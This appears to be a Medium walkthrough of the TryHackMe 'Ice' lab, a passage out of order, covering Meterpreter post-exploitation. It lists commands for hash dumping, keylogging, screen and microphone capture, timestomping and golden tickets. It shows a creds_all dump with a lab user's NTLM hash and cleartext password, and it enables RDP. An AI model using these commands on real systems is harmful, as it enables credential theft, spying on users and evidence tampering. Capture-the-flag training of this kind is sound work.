get_timeouts	Get the current session timeout values
guid	Get the session GUID
help	Help menu
info	Displays information about a Post module

#7 Which command allows up to retrieve all credentials?

Kiwi Commands	
=====	
Command	Description
creds_all	Retrieve all credentials (parsed)
creds_kerberos	Retrieve Kerberos creds (parsed)
creds_msv	Retrieve LM/NTLM creds (parsed)
creds_ssp	Retrieve SSP creds
creds_tspkg	Retrieve TsPkg creds (parsed)
creds_wdigest	Retrieve WDigest creds (parsed)

#8 Run this command now. What is Dark's password? Mimikatz allows us to steal this password out of memory even without the user 'Dark' logged in as there is a scheduled task that runs the Icecast as the user 'Dark'. It also helps that Windows Defender isn't running on the box ;) (Take a look again at the ps list, this box isn't in the best shape with both the firewall and defender disabled)

```
meterpreter > creds_all
[+] Running as SYSTEM
[*] Retrieving all credentials
msv credentials
=====
Username Domain LM NTLM SHA1
Dark Dark-PC e52cac67419a9a22ecb08369099ed302 7c4fe5eada682714a036e39378362bab 0d082c4b4f2aeafb67fd0ea568a997e9d3ebc0eb

wdigest credentials
=====
Username Domain Password
-----
(null) (null) (null)
DARK-PC$ WORKGROUP (null)
Dark Dark-PC Password01!

tspkg credentials
=====
Username Domain Password
-----
Dark Dark-PC Password01!

kerberos credentials
=====
Username Domain Password
-----
(null) (null) (null)
```

[Open in app ↗](#)

## ☰ Medium



#1 Before we start our post-exploitation, let's revisit the help menu one last time in the meterpreter shell. We'll answer the following questions using that menu.

**`meterpreter > help`**

#2 What command allows us to dump all of the password hashes stored on the system? We won't crack the Administrative password in this case as it's pretty strong (this is intentional to avoid password spraying attempts)

```
Priv: Elevate Commands
=====
Command Description
-----
getsystem Attempt to elevate your privilege to that of local system.

Priv: Password database Commands
=====
Command Description
-----
hashdump Dumps the contents of the SAM database

Priv: Timestomp Commands
=====
Command Description
-----
timestomp Manipulate file MACE attributes
```

#3 While more useful when interacting with a machine being used, what command allows us to watch the remote user's desktop in real time?

Stdapi: User interface Commands	
Command	Description
enumdesktops	List all accessible desktops and window stations
getdesktop	Get the current meterpreter desktop
idletime	Returns the number of seconds the remote user has been idle
keyboard_send	Send keystrokes
keyevent	Send key events
keyscan_dump	Dump the keystroke buffer
keyscan_start	Start capturing keystrokes
keyscan_stop	Stop capturing keystrokes
mouse	Send mouse events
screenshare	Watch the remote user's desktop in real time
screenshot	Grab a screenshot of the interactive desktop
setdesktop	Change the meterpreter's current desktop
uictrl	Control some of the user interface components

#4 How about if we wanted to record from a microphone attached to the system?

Stdapi: Webcam Commands	
Command	Description
record_mic	Record audio from the default microphone for X seconds
webcam_chat	Start a video chat
webcam_list	List webcams
webcam_snap	Take a snapshot from the specified webcam
webcam_stream	Play a video stream from the specified webcam

#5 To complicate forensics efforts we can modify timestamps of files on the system. What command allows us to do this? Don't ever do this on a pentest unless you're explicitly allowed to do so! This is not beneficial to the defending team as they try to breakdown the events of the pentest after the fact.

Priv: Timestamp Commands	
Command	Description
timestamp	Manipulate file MACE attributes

#6 Mimikatz allows us to create what's called a `golden ticket`, allowing us to authenticate anywhere with ease. What command allows us to do this?

Golden ticket attacks are a function within Mimikatz which abuses a component to Kerberos (the authentication system in Windows domains), the ticket-granting ticket. In short, golden ticket attacks allow us to maintain persistence and authenticate as any user on the domain.

Kiwi Commands	
Command	Description
creds_all	Retrieve all credentials (parsed)
creds_kerberos	Retrieve Kerberos creds (parsed)
creds_msv	Retrieve LM/NTLM creds (parsed)
creds_ssp	Retrieve SSP creds
creds_tspkg	Retrieve Tspkg creds (parsed)
creds_wdigest	Retrieve WDigest creds (parsed)
dcsync	Retrieve user account information via DCSync (unparsed)
dcsync_ntlm	Retrieve user account NTLM hash, SID and RID via DCSync
golden_ticket_create	Create a golden kerberos ticket
kerberos_ticket_list	List all kerberos tickets (unparsed)
kerberos_ticket_purge	Purge any in-use kerberos tickets
kerberos_ticket_use	Use a kerberos ticket
kiwi_cmd	Execute an arbitrary mimikatz command (unparsed)
lsa_dump_sam	Dump LSA SAM (unparsed)
lsa_dump_secrets	Dump LSA secrets (unparsed)
password_change	Change the password/hash of a user
wifi_list	List wifi profiles/creds for the current user
wifi_list_shared	List shared wifi profiles/creds (requires SYSTEM)

#7 One last thing to note. As we have the password for the user ‘Dark’ we can now authenticate to the machine and access it via remote desktop (MSRDP). As this is a workstation, we’d likely kick whatever user is signed onto it off if we connect to it, however, it’s always interesting to remote into machines and view them as their users do. If this hasn’t already been enabled, we can enable it via the following Metasploit module: `run post/windows/manage/enable\_rdp`

```
meterpreter > run post/windows/manage/enable_rdp
[*] Enabling Remote Desktop
[*] RDP is already enabled
[*] Setting Terminal Services service startup mode
[*] The Terminal Services service is not set to auto, changing it to auto ...
[*] Opening port in local firewall if necessary
[*] For cleanup execute Meterpreter resource file: /root/.msf4/loot/20200709165903_default_10.10.36.72_host.windows.cle_686335.txt
```

## Task 7: Extra Credit

#1 As you advance in your pentesting skills, you will be faced eventually with exploitation without the usage of Metasploit. Provided above is the link to one of the exploits found on Exploit DB for hijacking Icecast for remote code execution. While not required by the room, it’s recommended to attempt exploitation via the provided code or via another similar exploit to further hone your skills.

**Tip:** The code provided in the link does not work, but there may be another exploit that works - one that makes the vulnerable box feel a little blue. Give it a try!

Feel free to contact me on LinkedIn: <https://www.linkedin.com/in/ryan-beebe-8391301ab>

Tryhackme

Ice

Walkthrough

Pentesting

Cybersecurity